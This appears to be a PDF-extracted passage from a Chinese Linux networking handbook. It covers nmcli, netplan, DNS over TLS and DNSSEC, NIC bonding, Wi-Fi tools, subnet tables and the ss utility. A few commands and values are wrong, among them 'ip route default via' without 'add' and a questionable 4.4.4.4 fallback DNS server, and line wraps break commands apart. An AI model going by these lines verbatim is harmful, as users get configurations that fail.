NAME                UUID                                  TYPE
DEVICE
enp2s0              56d81f4d-ebad-4f3d-8c07-ccb4285b0108
ethernet  enp2s0
br-0e0f0a52c09e     70620a80-6bf8-443a-8b38-bc8796517eac
bridge    br-0e0f0a52c09e
docker0             290e3b83-1d88-4aa5-b8f4-ce92e0833a57
bridge    docker0

[root@localhost ~]# nmcli connection modify enp2s0 ipv4.address
192.168.30.13/24
```

重启网络使配置生效

```
[root@localhost ~]# nmcli device reapply enp2s0

# 下面方法同样可以重启
nmcli con reload && nmcli con up ens33
```

在物理服务器上链接键盘和显示器的情况下使用，否则执行 nmcli networking off 后将无法再链接服务器。

```
```

```
nmcli networking off && nmcli networking on
```

停止接口

```
[root@localhost ~]# nmcli connection down docker0
Connection 'docker0' successfully deactivated (D-Bus active
path: /org/freedesktop/NetworkManager/ActiveConnection/2)

[root@localhost ~]# nmcli connection show
NAME                UUID                                  TYPE
DEVICE
enp8s0              ff04c285-bca6-48a3-b769-4871897bca7b
ethernet  enp8s0
The Peninsula 6-3C  dc0d8214-3589-4044-9a05-8b5f50c3de1f  wifi
--
```

编辑接口

```
[root@localhost ~]# nmcli connection edit enp8s0
```

print 显示配置信息

```
nmcli> print
===============================================================
===============
                     Connection profile details (enp8s0)
===============================================================
===============
connection.id:                          enp8s0
connection.uuid:                        ff04c285-bca6-48a3-
```

```
b769-4871897bca7b
connection.stable-id:                   --
connection.type:                        802-3-ethernet
connection.interface-name:              enp8s0
connection.autoconnect:                 yes
connection.autoconnect-priority:        0
connection.autoconnect-retries:         -1 (default)
connection.multi-connect:               0 (default)
connection.auth-retries:                -1
connection.timestamp:                   1599726610
connection.read-only:                   no
connection.permissions:                 --
connection.zone:                        --
connection.master:                      --
connection.slave-type:                  --
connection.autoconnect-slaves:          -1 (default)
connection.secondaries:                 --
connection.gateway-ping-timeout:        0
connection.metered:                     unknown
connection.lldp:                        default
connection.mdns:                        -1 (default)
connection.llmnr:                       -1 (default)
connection.wait-device-timeout:         -1
------------------------------------------------------------
----------------
802-3-ethernet.port:                    --
802-3-ethernet.speed:                   0
802-3-ethernet.duplex:                  --
802-3-ethernet.auto-negotiate:          no
802-3-ethernet.mac-address:             --
802-3-ethernet.cloned-mac-address:      --
802-3-ethernet.generate-mac-address-mask:--
802-3-ethernet.mac-address-blacklist:   --
802-3-ethernet.mtu:                     auto
802-3-ethernet.s390-subchannels:        --
802-3-ethernet.s390-nettype:            --
802-3-ethernet.s390-options:            --
802-3-ethernet.wake-on-lan:             default
802-3-ethernet.wake-on-lan-password:    --
------------------------------------------------------------
----------------
ipv4.method:                            auto
ipv4.dns:                               --
ipv4.dns-search:                        --
ipv4.dns-options:                       --
```

```
ipv4.dns-priority:                      0
ipv4.addresses:                         192.168.3.26/24
ipv4.gateway:                           --
ipv4.routes:                            --
ipv4.route-metric:                      -1
ipv4.route-table:                       0 (unspec)
ipv4.routing-rules:                     --
ipv4.ignore-auto-routes:                no
ipv4.ignore-auto-dns:                   no
ipv4.dhcp-client-id:                    --
ipv4.dhcp-iaid:                         --
ipv4.dhcp-timeout:                      0 (default)
ipv4.dhcp-send-hostname:                yes
ipv4.dhcp-hostname:                     --
ipv4.dhcp-fqdn:                         --
ipv4.dhcp-hostname-flags:               0x0 (none)
ipv4.never-default:                     no
ipv4.may-fail:                          yes
ipv4.dad-timeout:                       -1 (default)
------------------------------------------------------------------------
---------------
ipv6.method:                            auto
ipv6.dns:                               --
ipv6.dns-search:                        --
ipv6.dns-options:                       --
ipv6.dns-priority:                      0
ipv6.addresses:                         --
ipv6.gateway:                           --
ipv6.routes:                            --
ipv6.route-metric:                      -1
ipv6.route-table:                       0 (unspec)
ipv6.routing-rules:                     --
ipv6.ignore-auto-routes:                no
ipv6.ignore-auto-dns:                   no
ipv6.never-default:                     no
ipv6.may-fail:                          yes
ipv6.ip6-privacy:                       -1 (unknown)
ipv6.addr-gen-mode:                     stable-privacy
ipv6.ra-timeout:                        0 (default)
ipv6.dhcp-duid:                         --
ipv6.dhcp-iaid:                         --
ipv6.dhcp-timeout:                      0 (default)
ipv6.dhcp-send-hostname:                yes
ipv6.dhcp-hostname:                     --
ipv6.dhcp-hostname-flags:               0x0 (none)
```

```
ipv6.token:                             --
------------------------------------------------------------
----------------
proxy.method:                           none
proxy.browser-only:                     no
proxy.pac-url:                          --
proxy.pac-script:                       --
------------------------------------------------------------
----------------
nmcli>
```

设置 DHCP

```
nmcli> goto ipv4
You may edit the following properties: method, dns, dns-search,
dns-options, dns-priority, addresses, gateway, routes, route-
metric, route-table, routing-rules, ignore-auto-routes, ignore-
auto-dns, dhcp-client-id, dhcp-iaid, dhcp-timeout, dhcp-send-
hostname, dhcp-hostname, dhcp-fqdn, dhcp-hostname-flags, never-
default, may-fail, dad-timeout
nmcli ipv4> set method auto
Do you also want to clear 'ipv4.addresses'? [yes]:
nmcli ipv4> save
Connection 'enp8s0' (ff04c285-bca6-48a3-b769-4871897bca7b)
successfully updated.
nmcli ipv4> quit
```

删除接口

查看接口

```
[root@stage ~]# ifconfig
br-8e039a79ebcc: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast
172.17.255.255
```

```
        ether 02:42:13:08:b4:52  txqueuelen 0  (Ethernet)
        RX packets 42334  bytes 7746029 (7.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29017  bytes 11857277 (11.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0
```

删除网桥

```
[root@stage ~]# nmcli connection delete br-8e039a79ebcc
Connection 'br-8e039a79ebcc' (d1a9382e-221e-4e5e-a97e-
a098147a2f15) successfully deleted.
```

链接 WI-FI

```
sudo nmcli dev wifi connect netkiller password ******** ifname
wlp1s0
sudo nmcli device
```

运行命令后，会在/etc/NetworkManager/system-connections目录下看到一个名为“netkiller.nmconnection”的文件

--ask 询问密码

```
sudo nmcli --ask dev wifi connect netkiller
 Password:
 Device 'wlp2s0' successfully activated with 'f74121b-3245-
48a2-ae25-1b6f789243984'.
```

显示设备信息

```
[root@localhost ~]# nmcli device status
DEVICE   TYPE      STATE      CONNECTION
enp8s0   ethernet  connected  enp8s0
docker0  bridge    unmanaged  --
lo       loopback  unmanaged  --
wlp5s0   wifi      unmanaged  --
```

网卡设备详细信息

```
[root@localhost ~]# nmcli device show enp8s0
GENERAL.DEVICE:                         enp8s0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         00:26:9E:6F:BB:23
GENERAL.MTU:                            1500
GENERAL.STATE:                          100 (connected)
GENERAL.CONNECTION:                     enp8s0
GENERAL.CON-PATH:
/org/freedesktop/NetworkManager/ActiveConnection/1
WIRED-PROPERTIES.CARRIER:               on
IP4.ADDRESS[1]:                         192.168.3.6/24
IP4.GATEWAY:                            192.168.3.1
IP4.ROUTE[1]:                           dst = 0.0.0.0/0, nh =
192.168.3.1, mt = 100
IP4.ROUTE[2]:                           dst = 192.168.3.0/24,
nh = 0.0.0.0, mt = 100
IP4.DNS[1]:                             192.168.3.1
IP4.DOMAIN[1]:                          home
IP6.ADDRESS[1]:
fe80::82e7:1911:232:d93/64
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = fe80::/64, nh =
::, mt = 100
IP6.ROUTE[2]:                           dst = ff00::/8, nh =
::, mt = 256, table=255
```

4. Ubuntu netplan (Ubuntu 18.04 之后才用 netplan 管理网络)

https://netplan.io/examples 参考例子

4.1. DHCP

配置 DHCP

例 11.1. netplan dhcp 例子

```
neo@netkiller ~ % cat /etc/netplan/interfaces.yaml
network:
  version: 2
  renderer: networkd
  ethernets:
    enp2s1:
      dhcp4: true
```

启用生效

```
neo@netkiller ~ % sudo netplan apply
```

4.2. 静态IP地址

```
sudo  vi /etc/netplan/00-installer-config.yaml

# This is the network config written by 'subiquity'
network:
```

```
ethernets:
  ens33:
    addresses: [192.168.0.102/24]
    dhcp4: false
    gateway4: 192.168.0.254
```

5. Gateway 设置默认网关

早期版本 default gateway

```
$ sudo route add default gw 172.16.0.1
```

```
目前主流版本
$ sudo ip route default via 172.16.0.1 dev eth0
```

6. 配置 DNS

6.1. 常规 DNS 配置 /etc/resolv.conf

nameserver 后面填写 DNS 服务器 IP 地址

```
        When it comes to DNS setup Ubuntu doesn't differ from
other distributions. You can add hostname and IP addresses to
the file /etc/hosts for static lookups.

        To cause your machine to consult with a particular
server for name lookups you simply add their addresses to
/etc/resolv.conf.

        For example a machine which should perform lookups from
the DNS server at IP address 192.168.3.2 would have a
resolv.conf file looking like this

        sudo vi /etc/resolv.conf

        enter the following details

        search test.com
        nameserver 192.168.3.2
```

```
        domain domain.com
        search www.domain.com domain.com
        nameserver 202.96.128.86
        nameserver 202.96.134.133
```

6.2. 安全 DNS 配置

启用 DNS over TLS

常规 DNS 服务器域名解析过程是明文的，使用UDP传输，容易遭到劫持。DNS over TLS 类似 HTTPS 技术，域名解析过程是被加密的。

提示

普通 DNS 使用 53 UDP 端口，而 DNS over TLS 使用 853 TCP 端口。

```
$ cat /etc/systemd/resolved.conf
[Resolve]
DNS=1.1.1.1 9.9.9.9
DNSOverTLS=yes
FallbackDNS=8.8.8.8 4.4.4.4
```

启用 DNSSEC

DNSSEC 技术与 DNS over TLS 类似

```
$ cat /etc/systemd/resolved.conf
[Resolve]
DNS=1.1.1.1 9.9.9.9
DNSSEC=yes
FallbackDNS=8.8.8.8 4.4.4.4
```

同时启用 DNS over TLS 和 DNSSEC

```
$ cat /etc/systemd/resolved.conf
[Resolve]
DNS=1.1.1.1 9.9.9.9
```

```
DNSOverTLS=yes
DNSSEC=yes
FallbackDNS=8.8.8.8 4.4.4.4
```

配置 NetworkManager

在 /etc/NetworkManager/conf.d 中创建名为 10-dns-systemd-resolved.conf 文件。

```
$ cat /etc/NetworkManager/conf.d/10-dns-systemd-
resolved.conf
[main]
dns=systemd-resolved
```

重启 NetworkManager 服务

```
$ sudo systemctl start systemd-resolved
$ sudo systemctl enable systemd-resolved
$ sudo systemctl restart NetworkManager
```

检查 DNS over TLS 是否一切正常

```
$ resolvectl status
MulticastDNS setting: yes
  DNSOverTLS setting: yes
          DNSSEC setting: yes
        DNSSEC supported: yes
  Current DNS Server: 1.1.1.1
                 DNS Servers: 1.1.1.1
                                        9.9.9.9
```

```
        Fallback DNS Servers: 8.8.8.8
                                                1.0.0.1
                                                8.8.4.4
```

测试解析

```
        $ resolvectl query www.netkiller.cn
```

7. IP forwarding(IP转发)

enable IP forwarding

```
neo@shenzhen:~$ sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
```

```
# enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
```

ubuntu

```
sysctl -w net.ipv4.ip_forward=1
```

8. bonding

绑定的前提条件：芯片组型号相同，而且网卡应该具备自己独立的BIOS芯片。

8.1. bonding

#vi ifcfg-bond0

```
# cat ifcfg-bond0
DEVICE=bond0
BOOTPROTO=static
IPADDR=172.16.0.1
NETMASK=255.255.252.0
BROADCAST=172.16.3.254
ONBOOT=yes
TYPE=Ethernet
```

这里要主意，不要指定单个网卡的IP 地址、子网掩码。将上述信息指定到虚拟适配器(bonding)中即可

```
[root@rhas-13 network-scripts]# cat ifcfg-eth0
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=dhcp

[root@rhas-13 network-scripts]# cat ifcfg-eth1
DEVICE=eth1
ONBOOT=yes
BOOTPROTO=dhcp
```

编辑 /etc/modules.conf 文件，加入如下一行内容，以使系统在启动时加载bonding模块，对外虚拟网络接口设备为 bond0.加入下列两行:

*** /etc/modules.conf 文件已经不再使用**

```
cat >> /etc/modprobe.d/bonding.conf <<EOF
alias bond0 bonding
options bond0 miimon=100 mode=1
EOF
```

说明：miimon是用来进行链路监测的。比如:miimon=100，那么系统每100ms监测一次链路连接状态，如果有一条线路不通就转入另一条线路；mode的值表示工作模式，他共有0， 1,2,3四种模式，常用的为0,1两种。mode=0表示load balancing (round-robin)为负载均衡方式，两块网卡都工作。mode=1表示fault-tolerance (active-backup)提供冗余功能，工作方式是主备的工作方式,也就是说默认情况下只有一块网卡工作,另一块做备份。bonding只能提供链路监测，即从主机到交换机的链路是否接通。如果只是交换机对外的链路down掉了，而交换机本身并没有故障，那么bonding会认为链路没有问题而继续使用。

 # vi /etc/rc.d/rc.local

```
ifenslave bond0 eth0 eth1
route add -net 172.31.3.254 netmask 255.255.255.0 bond0
```

到这时已经配置完毕 重新启动机器。重启会看见以下信息就表示配置成功了

```
.................
Bringing up interface bond0 OK
Bringing up interface eth0 OK
Bringing up interface eth1 OK
.................
```

mode=1工作在主备模式下,这时eth1作为备份网卡是no arp的
[root@rhas-13 network-scripts]# ifconfig 验证网卡的配置信息

那也就是说在主备模式下,当一个网络接口失效时(例如主交换机掉电等),不回出现网络中断, 系统会按照cat /etc/rc.d/rc.local里指定网卡的顺序工作,机器仍能对外服务,起到了失效保护的功能。在mode=0 负载均衡工作模式,他能提供两倍的带宽,下我们来看一下网卡的配置信息:

在这种情况下出现一块网卡失效,仅仅会是服务器出口带宽下降,也不会影响网络使用。通过查看bond0的工作状态查询能详细的掌握bonding的工作状态

Linux下通过网卡邦定技术既增加了服务器的可靠性,又增加了可用网络带宽,为用户提供不间断的关键服务。

```
cat >> /etc/modprobe.d/bonding.conf <<EOF
alias bond0 bonding
options bond0 mode=balance-alb miimon=1000
EOF

cat > /etc/sysconfig/network-scripts/ifcfg-eth0 <<EOF
DEVICE="eth0"
ONBOOT="yes"
BOOTPROTO="none"
USERCTL="no"
NM_CONTROLLED="no"
EOF

cat > /etc/sysconfig/network-scripts/ifcfg-eth1 <<EOF
DEVICE="eth1"
ONBOOT="yes"
BOOTPROTO="none"
USERCTL="no"
NM_CONTROLLED="no"
EOF

cat > /etc/sysconfig/network-scripts/ifcfg-bond0 <<EOF
DEVICE="bond0"
ONBOOT="yes"
BOOTPROTO="none"
TYPE="Ethernet"
IPADDR=172.16.0.5
```

```
NETMASK=255.255.255.0
NETWORK=172.16.0.0
USERCTL="no"
NM_CONTROLLED="no"
EOF

modprobe bonding mode=balance-alb miimon=1000
ifconfig bond0 up
ifconfig bond0 172.16.0.5 netmask 255.255.255.0 up
ip route add default via 172.16.0.254 dev bond0
ifenslave bond0 eth0
ifenslave bond0 eth1

cat >> /etc/rc.local <<EOF
#-------------------------
ifenslave bond0 eth0
ifenslave bond0 eth1
ip route add default via 172.16.0.254 dev bond0
#-------------------------
EOF

more /proc/net/bonding/bond0
```

8.2. Ubuntu

ifenslave

```
apt-get install ifenslave-2.6
```

/etc/modules

```
bonding
```

modprobe bonding

/etc/modprobe.d/aliases

```
alias bond0 bonding
options bonding mode=0 miimon=100

or

options bonding mode=1 miimon=100 downdelay=200 updelay=200
```

例 **11.2. bonding example**

/etc/network/interfaces

```
auto lo
iface lo inet loopback

iface eth0 inet dhcp
iface eth1 inet dhcp

auto bond0
iface bond0 inet static
address 172.16.0.1
netmask 255.255.255.0
gateway 172.16.0.254
up ifenslave bond0 eth0 eth1
down ifenslave -d bond0 eth0 eth1
```

9. Wireless - WiFi 配置

9.1. rfkill - tool for enabling and disabling wireless devices

```
$ rfkill list all
0: phy0: Wireless LAN
        Soft blocked: no
        Hard blocked: yes
```

锁定无线设备

```
$ rfkill block 0

$ rfkill list
0: phy0: Wireless LAN
        Soft blocked: yes
        Hard blocked: yes
```

解锁无线设备

```
$ rfkill unblock all

$ rfkill list all
0: phy0: Wireless LAN
        Soft blocked: no
        Hard blocked: yes
```

9.2. iwlist - Get more detailed wireless information from a wireless interface

```
$ sudo iwlist wlan1 scanning |more

wlan1     Scan completed :
```

```
          Cell 01 - Address: 04:A1:51:99:0A:25
                    Channel:1
                    Frequency:2.412 GHz (Channel 1)
                    Quality=43/70  Signal level=-67 dBm
                    Encryption key:on
                    ESSID:"szgw-p5"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11
Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54
Mb/s
                    Mode:Master
                    Extra:tsf=0000000904486387
                    Extra: Last beacon: 1068ms ago
                    IE: Unknown: 0007737A67772D7035
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 030101
                    IE: Unknown: 0706434E20010D14
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: WPA Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 2A0100
                    IE: Unknown: 32043048606C
                    IE: Unknown:
DD180050F20201018D0003A4000027A4000042435E0062322F00
                    IE: Unknown:
DD1E00904C33CE111BFFFF000000000000000000000000000000000000
0
                    IE: Unknown:
2D1ACE111BFFFF000000000000000000000000000000000000
                    IE: Unknown:
DD1A00904C34010D0A000000000000000000000000000000000000
                    IE: Unknown:
3D16010D0A000000000000000000000000000000000000
                    IE: Unknown:
4A0E14000A002C01C800140005001900
                    IE: Unknown: 7F0101
                    IE: Unknown: DD0900037F01010000FF7F
                    IE: Unknown: DD0A00037F04010000004000
```

```
```

搜索SSID

```
$ sudo iwlist wlan1 scanning | grep ESSID
                    ESSID:"product"
                    ESSID:"wifi123456"
                    ESSID:"ChinaNet-zNNs"
                    ESSID:"ChinaNet-dqar"
                    ESSID:"360WiFi-SEM"
                    ESSID:"360\xE5\x85\x8D\xE8\xB4\xB9WiFi-A5"

ESSID:"\xE5\x8F\x96\xE4\xB8\xAA\xE4\xBB\x80\xE4\xB9\x88\xE5\x90
\x8D\xE5\xAD\x97\xE5\x91\xA2\xEF\xBC\x9F"
                    ESSID:""
                    ESSID:""
```

9.3. iwconfig - configure a wireless network interface

```
$ sudo iwconfig eth1 essid <ESSID> key <PASSWORD>
```

例 11.3. 命令行建立WiFi链接步骤

```
$ sudo rfkill unblock all
$ sudo ifconfig wlan1 up
$ sudo iwlist wlan1 scanning | grep ESSID
$ sudo iwconfig wlan1 essid Netkiller key 66535215
```

9.4. /proc/net/wireless

```
$ cat /proc/net/wireless
Inter-| sta-|   Quality        |   Discarded packets
```

```
| Missed | WE
 face | tus | link level noise |  nwid  crypt   frag  retry
misc | beacon | 22
```

10. Linux IP And Router

10.1. IP 地址类别

举例说明该算法。
例：给定一 class c address : 192.168.5.0 ， 要求划分20个子网，每个子网5个主机。
解：因为4 <5 < 8 ，用256- 8 = 248 ---->即是所求的子网掩码，对应的子网数也就出来了。这是针对C类地址。
针对B类地址的做法。对于B类地址，假如主机数小于或等于254，与C类地址算法相同。对于主机数大于254的，如需主机 700台，50个子网（相当大了），512 < 700< 1024
256- （1024/256）=256- 4 = 252 ---->即是所求的子网掩码，对应的子网数也就出来了。上面256- 4中的4（2的2次幂）是指主机数用2进制表示时超过8位的位数，即超过2位，掩码为剩余的前6位，即子网数为2（6）- 2 = 62个。

```
        Append :Host/Subnet Quantities Table

        ------------------------------------------------------
---------------
        Class A                    Effective  Effective
        # bits         Mask         Subnets     Hosts
        -------  ---------------  ---------  ---------
          2      255.192.0.0            2      4194302
          3      255.224.0.0            6      2097150
          4      255.240.0.0           14      1048574
          5      255.248.0.0           30       524286
          6      255.252.0.0           62       262142
          7      255.254.0.0          126       131070
          8      255.255.0.0          254        65536
          9      255.255.128.0        510        32766
          10     255.255.192.0       1022        16382
          11     255.255.224.0       2046         8190
```

```
  12     255.255.240.0       4094          4094
  13     255.255.248.0       8190          2046
  14     255.255.252.0      16382          1022
  15     255.255.254.0      32766           510
  16     255.255.255.0      65536           254
  17     255.255.255.128   131070           126
  18     255.255.255.192   262142            62
  19     255.255.255.224   524286            30
  20     255.255.255.240  1048574            14
  21     255.255.255.248  2097150             6
  22     255.255.255.252  4194302             2

Class B                   Effective  Effective
# bits        Mask         Subnets     Hosts
-------  ---------------  ---------  ---------
  2      255.255.192.0            2     16382
  3      255.255.224.0            6      8190
  4      255.255.240.0           14      4094
  5      255.255.248.0           30      2046
  6      255.255.252.0           62      1022
  7      255.255.254.0          126       510
  8      255.255.255.0          254       254
  9      255.255.255.128        510       126
  10     255.255.255.192       1022        62
  11     255.255.255.224       2046        30
  12     255.255.255.240       4094        14
  13     255.255.255.248       8190         6
  14     255.255.255.252      16382         2

Class C                   Effective  Effective
# bits        Mask         Subnets     Hosts
-------  ---------------  ---------  ---------
  2      255.255.255.192       2         62
  3      255.255.255.224       6         30
  4      255.255.255.240      14         14
  5      255.255.255.248      30          6
  6      255.255.255.252      62          2

*Subnet all zeroes and all ones excluded.
*Host all zeroes and all ones excluded.
```

10.2. ping

```
        -f: 发送洪水请求,每个请求打印一个点,每个响应删除一个点.如果网络存
在丢包,那么会呈现出一长串不断增加的点.

        -n: 选项,加上之后可以阻止ping程序去进行反向dns查询
                当每次ping完得到响应之后,ping程序会尝试一次反向dns查询
(reverse dns lookup)来获取“64 bytes from”后面的域名,如果查询速度很慢
的话,就会给人似乎延迟很大的感觉,其实这也是ping感觉慢,但是每次ping的响应时
间却并不慢的原因.
```

10.3. Finding optimal MTU

```
        $ ping -c 1 -s $((1500-28)) -M do www.debian.org
        PING www.debian.org (140.112.8.139) 1472(1500) bytes of
data.
        1480 bytes from linux3.cc.ntu.edu.tw (140.112.8.139):
icmp_seq=1 ttl=47 time=52.7 ms

        --- www.debian.org ping statistics ---
        1 packets transmitted, 1 received, 0% packet loss, time
0ms
        rtt min/avg/max/mdev = 52.778/52.778/52.778/0.000 ms
```

Try 1454 instead of 1500

10.4. ss - another utility to investigate sockets

```
        ss是Socket Statistics的缩写
                ss命令可以用来获取socket统计信息,它可以显示和netstat
类似的内容;但ss的优势在于它能够显示更多更详细的有关TCP和连接状态的信息,而
且比netstat更快速更高效.

                当服务器的socket连接数量变得非常大时,无论是使用netstat
```

命令还是直接cat /proc/net/tcp,执行速度都会很慢;ss快的秘诀在于,它利用到了TCP协议栈中 tcp_diag . tcp_diag是一个用于分析统计的模块, 用netfilter来获取第Linux内核中第一手的信息,这就确保了ss的快捷高效;如果你的系统中没有tcp_diag,ss也可以正常运行,只是效率会变得稍慢.

netstat命令是net-tools工具集中的一员,而ss命令是iproute工具集中的一员.
yum install iproute iproute-doc

ss过滤器

ss的过滤器分为两种:
state
状态:established,syn-sent,syn-recv,fin-wait-1,fin-wait-2,time-wait,closed,close-wait,last-ack,listen,closing
除了这13种状态之外,还有几个聚类的状态:
all — for all the states
bucket — 显示状态为maintained as minisockets,如: time-wait和syn-recv
big — 和bucket相反
connected — 除了listen and closed的所有状态
synchronized — 所有已连接的状态除了syn-sent
addr+port
地址和端口可以使用表达式,类似于tcpdump中的用法,关键字有:
dst ADDRESS_PATTERN — matches remote address and port
src ADDRESS_PATTERN — matches local address and port
dport RELOP PORT — compares remote port to a number
sport RELOP PORT — compares local port to a number
autobound — checks that socket is bound to an ephemeral port

ss usage

ss [OPTIONS] [FILTER]
OPTIONS:
-p 显示每个进程的名字和pid

```
                                    -s 列出当前socket详细信息
                                    -n 不解析服务名称
                                    -r 解析主机名
                                    -a 显示所有套接字(sockets)
                                    -o 显示计时器信息(timer)
                                    -l 显示监听状态的套接字(sockets)
                                    -e 显示详细的套接字(sockets)信息
                                    -m 显示套接字(sockets)的内存使用情
况
                                    -i 显示 TCP内部信息
                                    -4 仅显示IPv4的套接字(sockets)
                                    -6 仅显示IPv6的套接字(sockets)
                                    -0 显示 PACKET 套接字(sockets)
                                    -t 仅显示 TCP套接字(sockets)
                                    -u 仅显示 UCP套接字(sockets)
                                    -d 仅显示 DCCP套接字(sockets)
                                    -w 仅显示 RAW套接字(sockets)
                                    -x 仅显示 Unix套接字(sockets)
                                    -f --family=FAMILY  显示 FAMILY
类型的套接字(sockets),FAMILY可选,支持 unix, inet, inet6, link,
netlink
                                    -D --diag=FILE     将原始TCP套接
字(sockets)信息转储到文件
                                    -F --filter=FILE   从文件中都去过
滤器信息 FILTER := [ state TCP-STATE ] [ EXPRESSION ]

        #### Recv And Send

        [root@netkiller ~]# ss -anp | column -c1
        State      Recv-Q Send-Q        Local Address:Port
Peer Address:Port
        LISTEN     0      128               127.0.0.1:9000
*:*      users:(("php-fpm",1481,9),("php-fpm",1482,0),("php-
fpm",1483,0),("php-fpm",1484,0),("php-fpm",1485,0),("php-
fpm",1486,0),("php-fpm",1487,0),("php-fpm",1488,0),("php-
fpm",1489,0),("php-fpm",1490,0),("php-fpm",1491,0))
        LISTEN     0      50                         *:3306
*:*      users:(("mysqld",2680,11))
        LISTEN     0      128                        *:443
*:*      users:(("nginx",1743,8),("nginx",1744,8),
("nginx",1745,8))
        LISTEN     0      128              10.1.17.17:2812
*:*      users:(("monit",2030,6))
        TIME-WAIT  0      0                 127.0.0.1:43251
127.0.0.1:80
```

```
        TIME-WAIT  0      0                  127.0.0.1:43248
127.0.0.1:80
        ESTAB      0      0                10.1.17.17:22
10.1.17.18:51752  users:(("sshd",3122,3))
        ESTAB      0      0                10.1.17.17:22
10.1.20.70:51531  users:(("sshd",19093,3))

        处于LISTEN状态的socket:
                Recv-Q表示了current listen backlog队列元素数目(等待
用户调用accept的完成3次握手的socket)
                Send-Q表示了listen socket最大能容纳的backlog.这个数
目由listen时指定,且不能大于
/proc/sys/net/ipv4/tcp_max_syn_backlog;

        对于非LISTEN socket:
                Recv-Q表示了receive queue中的字节数目(等待接收的下一
个tcp段的序号-尚未从内核空间copy到用户空间的段最前面的一个序号)
                Send-Q表示发送queue中容纳的字节数(已加入发送队列中最后
一个序号-输出段中最早一个未确认的序号)


        #### Sockets State
        >1 Listen


        [root@netkiller ~]# ss -lnp | column -c1
        State      Recv-Q Send-Q        Local Address:Port
Peer Address:Port
        LISTEN     0      128               127.0.0.1:9000
*:*      users:(("php-fpm",1481,9),("php-fpm",1482,0),("php-
fpm",1483,0),("php-fpm",1484,0),("php-fpm",1485,0),("php-
fpm",1486,0),("php-fpm",1487,0),("php-fpm",1488,0),("php-
fpm",1489,0),("php-fpm",1490,0),("php-fpm",1491,0))
        LISTEN     0      50                        *:3306
*:*      users:(("mysqld",2680,11))
        LISTEN     0      50                        *:3307
*:*      users:(("mysqld",2564,11))

        >2 Established


        [root@netkiller ~]# ss -onp state established | column
-c1
        Recv-Q Send-Q             Local Address:Port
Peer Address:Port
```

```
        0      0                       10.1.17.17:22
10.1.17.18:51752  timer:(keepalive,70min,0) users:
(("sshd",3122,3))
        0      0                       10.1.17.17:22
10.1.20.70:51531  timer:(keepalive,69min,0) users:
(("sshd",19093,3))

        >3 Sockets Summary


        [root@netkiller ~]# ss -s
        Total: 93 (kernel 150)
        TCP:   106 (estab 10, closed 88, orphaned 0, synrecv 0,
timewait 88/0), ports 41

        Transport Total     IP        IPv6
        *         150       -         -
        RAW       0         0         0
        UDP       1         1         0
        TCP       18        18        0
        INET      19        19        0
        FRAG      0         0         0

        >4 Expand


        1 显示所有状态为established的ssh连接
        [root@netkiller ~]# ss -o state established '( dport =
:ssh or sport = :ssh )'
        Recv-Q Send-Q
Local Address:Port
Peer Address:Port
        0      0
10.1.17.17:ssh
10.1.17.18:51752    timer:(keepalive,109min,0)
        0      0
10.1.17.17:ssh
10.1.20.70:51531    timer:(keepalive,103min,0)

        #### ***timer user mem rto***

        ------在另外一个终端执行 ssh 10.1.2.103-----
        然后在本终端执行如下命令
        [root@netkiller ~]# ss -eimpn '( dport = :22 )' -o
        State      Recv-Q Send-Q
```

```
Local Address:Port
Peer Address:Port
        ESTAB      0      0
10.1.2.23:44107
10.1.2.103:22     timer:(keepalive,28min,0) users:
(("ssh",9545,4)) ino:21970248 sk:ffff88013c2e5900
                  mem:(r0,w0,f4096,t0) sack cubic wscale:7,8
rto:203 rtt:3.25/1.75 ato:40 cwnd:10 send 35.9Mbps
rcv_rtt:33427 rcv_space:113592

        ------在另外一个终端执行 telnet 27.111.200.86 15672-----
        然后在本终端执行如下命令
        [root@netkiller ~]# ss -eimpn '( dport = :15672 )' -o
        State      Recv-Q Send-Q
Local Address:Port
Peer Address:Port
        ESTAB      0      2
10.1.2.23:57531
27.111.200.86:15672  timer:(on,614ms,0) users:
(("telnet",10163,4)) ino:21983807 sk:ffff8800378ba040
                  mem:(r0,w554,f3542,t0) sack cubic wscale:7,8
cwnd:10 rcv_space:14600

        > timer


        -o 显示计时器信息(timer),linux对一个tcp socket总共有7个定时
器,通过4个timer实现
                通过icsk_retransmit_timer实现的重传定时器,零窗口探测
定时器;
                通过sk_timer实现的连接建立定时器,保活定时器和
FIN_WAIT_2定时器;
                通过icsk_delack_timer实现的延时ack定时器以及
TIME_WAIT定时器.

        timer 这个输出描述的是tcp socket上的定时器
        timer 的输出含义就是(类型,过期时间,重试次数)
                off: 当前socket没有timer
                on: 重传timer
                keepalive：连接建立timer or fin_wait_2 timer or
保活timer;具体是那个timer,可以根据连接的状态来确定.
                timewait: TIME_WAITtimer
                persist：零窗口探测timer

        > user
```

```
        ss -p 输出users项里会出现三个参数:
                第一个是进程名
                第二个为pid
                第三项该进程文件描述符的使用数量

        > mem


        mem:(r0,w554,f3542,t0)
        r  the read (inbound) buffer
        w  the write (outbound) buffer
        f  the "forward allocated memory" (memory available to
the socket)
        t  the transmit queue (stuff waiting to be sent or
waiting on an ACK)

        > socket information


        sack cubic wscale
        rto
        rtt
        cwnd
        send
        rcv_space

        #### Notice
        >1 ss process name and pid


        only name

        ss -tp | grep -v Recv-Q | sed -e 's/.*users:(("//' -e
's/".*$//' | sort | uniq

        only  pid
        [root@netkiller ~]# ss -tp | grep -v Recv-Q | sed -e
's/.*users:((.*",//' -e 's/,.*$//'  | sort | uniq

        name  and pid
        # ss -tp | grep -v Recv-Q | sed -e 's/.*users:(("\
